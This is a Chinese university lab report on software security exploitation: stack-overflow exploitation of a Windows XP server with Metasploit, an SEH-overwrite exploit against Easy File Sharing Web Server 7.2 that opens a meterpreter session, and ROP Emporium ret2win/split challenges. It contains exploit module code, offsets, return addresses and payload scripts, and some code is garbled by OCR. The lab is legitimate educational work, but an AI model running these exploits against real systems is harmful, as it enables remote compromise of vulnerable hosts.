武汉大学国家网络安全学院

课程实验(设计)报告

课程名称 ： 软件安全实验

实验内容 ： 实验六 漏洞利用与系统防护机制

专业(班) ：

学　　号 ：

姓　　名 ：

任课教师 ：

2020 年　11 月　18 日

目 录

实验 6　漏洞利用及系统防护机制

5.1 实验名称

漏洞利用及系统防护机制

5.2 实验目的

熟悉栈溢出的原理；
了解系统中为了对抗栈溢出的安全机制；
学习各种安全机制的绕过方式；

5.3 实验步骤及内容

第一阶段：简单的栈溢出

1. 定位程序中的溢出点
2. 编写 shellcode
3. 利用 metasploit 实现漏洞利用

第二阶段：利用 SEH 绕过 GS

1. 了解 GS 的原理以及 Windows 中异常处理机制；
2. 覆盖 SEH Handler 地址；
3. 了解 SafeSEH，利用 Pop-Pop-Ret 指令绕过 SafeSEH；


第三阶段：利用 ROP 绕过 NX

1. 了解 ROP 以及 NX 的基本原理；
2. 了解如何在程序中搜索 ROP 的 gadget；
3. 掌握编写 ROP chain；


5.4 实验关键过程、数据及其分析

第一阶段：简单的栈溢出

栈溢出是一种缓冲区溢出，当程序向缓冲区写入过量数据就会造成溢出并覆盖内存地址。首先使用 VMWare 启动两台虚拟机 kali 和 WindowsXp。并且将网卡全部设置成 NAT 模式。分别在两台虚拟机中打开命令行，输入命令 ipconfig/ifconfig，获取 IP 地址




使用 ping 命令尝试两台主机互 ping，发现 windowsXp 可以成功 ping 到 kali 系统主机。



但是反过来不行，分析可知这是由于 xp 系统防火墙导致。关闭 windwsXp 虚拟机的防火墙，再次尝试可以发现 kali 可以成功 ping 通 xp 虚拟机，支持两个主机成功联通。


```
PING 192.168.136.132 (192.168.136.132) 56(84) bytes of data.
64 bytes from 192.168.136.132: icmp_seq=1 ttl=128 time=0.252 ms
64 bytes from 192.168.136.132: icmp_seq=2 ttl=128 time=1.11 ms
64 bytes from 192.168.136.132: icmp_seq=3 ttl=128 time=0.633 ms
64 bytes from 192.168.136.132: icmp_seq=4 ttl=128 time=0.489 ms
64 bytes from 192.168.136.132: icmp_seq=5 ttl=128 time=0.644 ms
64 bytes from 192.168.136.132: icmp_seq=6 ttl=128 time=0.684 ms
64 bytes from 192.168.136.132: icmp_seq=7 ttl=128 time=0.285 ms
64 bytes from 192.168.136.132: icmp_seq=8 ttl=128 time=0.293 ms
64 bytes from 192.168.136.132: icmp_seq=9 ttl=128 time=0.265 ms
64 bytes from 192.168.136.132: icmp_seq=10 ttl=128 time=0.274 ms
64 bytes from 192.168.136.132: icmp_seq=11 ttl=128 time=0.316 ms
```

为成功复现栈溢出，首先关闭 WindowsXp 的栈保护机制。右键计算机，属性，编辑高级选项。打开 boot 设置进行编辑，更改成 alwaysoff 关闭。




在 WindowsXp 系统命令行里运行有漏洞的函数编写的服务器程序，切换到 bof-server.exe 所在的目录后执行如下命令，开启 bof-server.exe 监听 4242 端口。


在 Kali 系统中使用 telnet 进行连接，确保两台主机互相连接。




使用 python 命令行生成 1024 个字符，通过命令行端口将数据进行传输。



发送字符后在 WindowsXp 端可以看到程序崩溃，系统弹出错误报告




查看错误报告，Offset 值为 41414141，即填充的 AAAA，说明输入的 A 字符串覆盖了 EIP 前面的所有数据，程序无法在地址 41414141 处找到下一条要执行的指令，因此程序崩溃。



为了定位栈溢出的具体位置即覆盖 EIP 前面所有数据需要的准确字节数量，利用 pattern_create 构造有规律的字符串进行溢出测试。


再次查看错误报告，发现此时的偏移量是 72413372。



再一次使用 pattern_create，-q 参数为要查询的地址，-l 参数为要查询的字符序列的长度，计算出偏移量为 520。

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb -q 72413372 -l 1024
[*] Exact match at offset 520
```

打开 Ollydbg，附加到进程，输入! mona modules 命令查看程序加载模块，将 ws2_32.dll 文件拷贝到 kali 系统主机中。



输入命令 search for - all sequences in all models ,搜索 push esp 回车，ret,搜索到 push esp 的位置。进而根据偏移量修改攻击脚本。

```
    'Platform'      => 'Windows',
    'Author'        => 'yanhan',

    'Payload'       =>
                {
                'space' => 1000,
                'BadChars' => "\x00\xff"
                },
    'Targets'       =>
                [
                  [
                'Windows XP SP3',
                {'Ret' =>0x71a22b53 => 520}
                ]
                ],
    'DisclosureDate' => '2019-05-25'
  ))
  end

  def exploit
    connect
    buf = make_nops(target['Offset'])
    buf = buf + [target['Ret']].pack('V') + make_nops(20) + payload.encode
    sock.put(buf)
    handler
    disconnect
  end
end
```

进入脚本目录下执行，接着设置 IO 地址为 XP 的 IP 地址，设置端口，查看选项，发现可以使用。

```
   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.179.134  yes       The target address range or CIDR identifi
r
   RPORT   1234             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Windows XP SP3
```

再使用命令 ls 查看虚拟机目录下的文件，成功

```
Mode              Size     Type  Last modifi
----              ----     ----  -----------
100666/rw-rw-rw-  6148     fil   2020-11-11
100666/rw-rw-rw-  7458156  fil   2019-05-28
b Server 7.2.zip
100777/rwxrwxrwx  26665    fil   2019-05-28
40777/rwxrwxrwx   0        dir   2020-11-12
40777/rwxrwxrwx   0        dir   2020-11-12
40777/rwxrwxrwx   0        dir   2020-11-12
```

第二阶段：利用 SEH 绕过 GS


1. 了解 GS 的原理以及 Windows 中异常处理机制；

微软公司在 Visual Studio 2003 及之后版本的 VS 中添加了 GS 编译技术，在编译时可以选择是否开启 GS 安全编译选项。这个操作会给每个函数增加一些额外的数据和操作，用于检测栈溢出。
在函数调用时，会在返回地址和 EBP 之前压入一个额外的 Security Cookie。系统会比较栈中的这个值和原先存放在.data 中的值做一个比较。如果两者不吻合，说法栈中发生了溢出。

Windows 操作系统向程序员提供了一个处理程序错误或异常的工具 SEH，Structured Exception Hadnling，结构化异常处理。Windows 在原始的程序栈前面添加了一个异常处理结构，该结构由一系列的异常处理链表组成，这条链表的起始点总是放在 TIB（Thread Information Block）的第一个成员中，在 x86 计算机中存储在 FS:[0]寄存器中。链表的最后总是默认处理程序，这个默认处理程序的指针总是 0xFFFFFFFF。

2. 覆盖 SEH Handler 地址；

安装实验用软件 Easy File Web Server



首先使用 pattern_create 生成一个长度为 10000 的文件 a.txt，再创建一个写入了 HTTP/1.0 %n%n 的文件 b.txt，使用 cat 命令进行拼接

```
/opt/metasploit-framework/embedded/framework/tools/exploit/pattern_create.rb -l 10000 > a.txt
python -c "print(' HTTP/1.0\r\n\r\n')" > b.txt
cat a.txt b.txt > c.txt
```

生成输入文件: HEAD+"字符序列"+HTTP\r\n\r\n

将测试软件 Easy File Web Server 加载到 Immunity Debuger 中并运行。复制输入文件，发送字符串序列，发现使用 telnet 进行发送会失败，链接关闭。

```
root@kalizkhl:~# telnet 192.168.179.134 80 < c.txt
Trying 192.168.179.134...
Connected to 192.168.179.134.
Escape character is '^]'.
Connection closed by foreign host.
```


自己编写一个 exploit_seh.py 脚本文件，

exploit_seh.py

F: > 课程资料区(2020秋季) > 软件安全 > 实验6 > exploit > exploit_se

```
1   import socket
2   import sys
3
4   host = str(sys-argv[1])
5   port = int(sys.argv[2])
6
7   a = socket. socket( )
8   print"connecting,to:" + host + ":" + str(port)
9   a.connect( host.port)
10
11  entire=4500
12  buff =
13  "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab
14  a-send("HEAD " +buff . "HTTP/1.orinir'n")
15
16  a.close()
17
18  print"completed"
```

查看溢出地址。



使用 pattern_offset.rb 脚本来分别计算 CATCH 和 SEH 的偏移量，可以看到其结果分别为 4065 和 4061


```
5 > /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 34664633
 exec: /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 34664633

 Exact match at offset 4061
5 > /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 46356646
 exec: /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 46356646

 Exact match at offset 4065
5 >
```

3. 了解 SafeSEH，利用 Pop-Pop-Ret 指令绕过 SafeSEH；

使用 GitHub 开源 mona 项目寻找 PPR，将 mona.py 复制到 ID 的 pycommander 文件夹下，打开软件界面，输入指令 !mona modules，显示所有加载的模块



可以看到，其中 ImageLoad 的 safeSEH 的选项是 False,所以选用其来寻找 ppr，搜索 push ebp push ebx ret 语句

找到一个合适本实验攻击的地址 0x10022fd7，修改攻击脚本的代码

```
            'Space'        => 390,
            'BadChars'     => "\x00\x7e\x2b\x26\x3d\x25\x3a\x22\
        },
    'Platform'      => 'Windows',
    'Targets'       =>
            [
                [
                  'Easy File Sharing 7.2 HTTP',
                 {
                 'Ret'        => 0x10022fd7,
                 'Offset'     => 4061
                 }
                ]
            ],
    'DisclosureDate'  => '2020-02-28',
))
end

def exploit
  connect
  weapon = "HEAD "
  weapon << make_nops(target['Offset'])
  weapon << generate_seh_record(target['Ret'])
  weapon << make_nops(20)
  weapon << payload.encoded
  weapon << " HTTP/1.0\r\n\r\n"
  sock.put(weapon)
  handler
```

执行攻击脚本，成功

```
msf5 exploit(windows/meterpreter/seh_attack) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf5 exploit(windows/meterpreter/seh_attack) > exploit

[*] Started bind TCP handler against 192.168.179.134:4444
[*] Sending stage (179779 bytes) to 192.168.179.134
[*] Meterpreter session 1 opened (192.168.179.133:44199 -> 192.168.179.134:4444) at 2020-11-17 01:00:36 +0800

meterpreter > ls
Listing: C:\Documents and Settings\Administrator\桌面
=====================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40777/rwxrwxrwx   0      dir   2020-11-16 20:22:27 +0800  Easy File Sharing Web Server 7.2
100666/rw-rw-rw-  685    fil   2020-11-16 20:22:50 +0800  Easy File Sharing Web Server.lnk
100666/rw-rw-rw-  82432  fil   2008-04-14 20:00:00 +0800  ws2_32.dll
40777/rwxrwxrwx   0      dir   2020-11-12 14:49:47 +0800  实验6

meterpreter >
```

第三阶段：利用 ROP 绕过 NX

开启 NX 即 NX 的程序栈的权限没有 X 位，栈上不可执行。shellcode 就没办法直接写入到栈上。此时常规的栈溢出方法是无法进行攻击的。

ret2win、split、callme 三个程序的 ROP Chain 编写方法

程序 ret2win:

打开 IDA Pro 分析 ret2win 程序，可以看到 main()函数进行了 3 次 puts()输出和一个 pwnme()执行

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setvbuf(_bss_start, 0, 2, 0);
  puts("ret2win by ROP Emporium");
  puts("x86\n");
  pwnme();
  puts("\nExiting");
  return 0;
}
```

重点分析 pwnme()，可以看到其主要为读入一个字符 s，而 s 与 EBP 只有 28h，所以再此处产生一个溢出

```
int pwnme()
{
  char s; // [esp+0h] [ebp-28h]

  memset(&s, 0, 0x20u);
  puts("For my first trick, I will attempt to fit 56 bytes of user input into 32 bytes of stack buffer!");
  puts("What could possibly go wrong?");
  puts("You there, may I have your input please? And don't worry about null bytes, we're using read()!\n");
  printf("> ");
  read(0, &s, 0x38u);
  return puts("Thank you!");
}
```

继续跟踪这个溢出，可以发现又跳转到 ret2win 函数，来读取 flag

```
int ret2win()
{
  puts("Well done! Here's your flag:");
  return system("/bin/cat flag.txt");
}
```

checksec 查看 ret32win 的属性，发现其 NX 属性为 enabled,说明其开启了 NX 保护，需要绕过。

编写程序，获取 ret2win 进程 id，查看其 elf 信息，构造 payload，s 和 ebp 距离为 28h，所以使用 a 来填充，ebp 为 4 个字节，所以用 4 个 b 来填充，用 p32 来把 int 类型的数据进行打包处理。

```python
from pwn import *

p= process('./ret2win32')
elf=ELF('./ret2win32')

print(elf.sym)

payload='a'*0x28+'b'*4+p32(elf.sym['ret2win'])

p.send(payload)
p.interactive()
```

将构造好的 payload 发送，成功获取 flag

```
[*] Switching to interactive mode
[*] Process './ret2win32' stopped with exit code -11 (SIGSEGV) (pid 18593)
ret2win by ROP Emporium
x86

For my first trick, I will attempt to fit 56 bytes of user input into 32 bytes of stack buffer!
What could possibly go wrong?
You there, may I have your input please? And don't worry about null bytes, we're using read()!

> Thank you!
Well done! Here's your flag:
ROPE{a_placeholder_32byte_flag!}
[*] Got EOF while reading in interactive
```

程序 split：

同样用 IDA Pro 打开

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setvbuf(stdout, 0, 2, 0);
  puts("split by ROP Emporium");
  puts("x86\n");
  pwnme();
  puts("\nExiting");
  return 0;
}
```

使用 IDA 进行搜索，尝试寻找跳转读 flag 的函数

Functions window | Strings window

Address	Length	Type	String
LOAD:080482...	0000000A	C	libc.so.6
LOAD:080482...	0000000F	C	_IO_stdin_used
LOAD:080482...	00000005	C	puts
LOAD:080482...	00000007	C	printf
LOAD:080482...	00000007	C	memset
LOAD:080482...	00000005	C	read
LOAD:080482...	00000007	C	stdout
LOAD:080482...	00000007	C	system
LOAD:080482...	00000008	C	setvbuf
LOAD:080482...	00000012	C	__libc_start_main
LOAD:080482...	0000000A	C	GLIBC_2.0
LOAD:080482...	0000000F	C	__gmon_start__
.rodata:08048...	00000016	C	split by ROP Emporium
.rodata:08048...	00000005	C	x86\n
.rodata:08048...	00000009	C	\nExiting
.rodata:08048...	0000002C	C	Contriving a reason to ask user for data
.rodata:08048...	0000000B	C	Thank you!
.rodata:08048...	00000008	C	/bin/ls
.eh_frame:080...	00000005	C	;*2$\"
.data:0804A030	00000012	C	/bin/cat flag.txt

该字符没有被调用，需要 system 来进行调用。地址为 0804A030。

```
.data:0804A02B                  db    0
.data:0804A02C                  public __dso_handle
.data:0804A02C __dso_handle     db    0
.data:0804A02D                  db    0
.data:0804A02E                  db    0
.data:0804A02F                  db    0
.data:0804A030                  public usefulString
.data:0804A030 usefulString     db '/bin/cat flag.txt',0
.data:0804A030 _data            ends
.data:0804A030
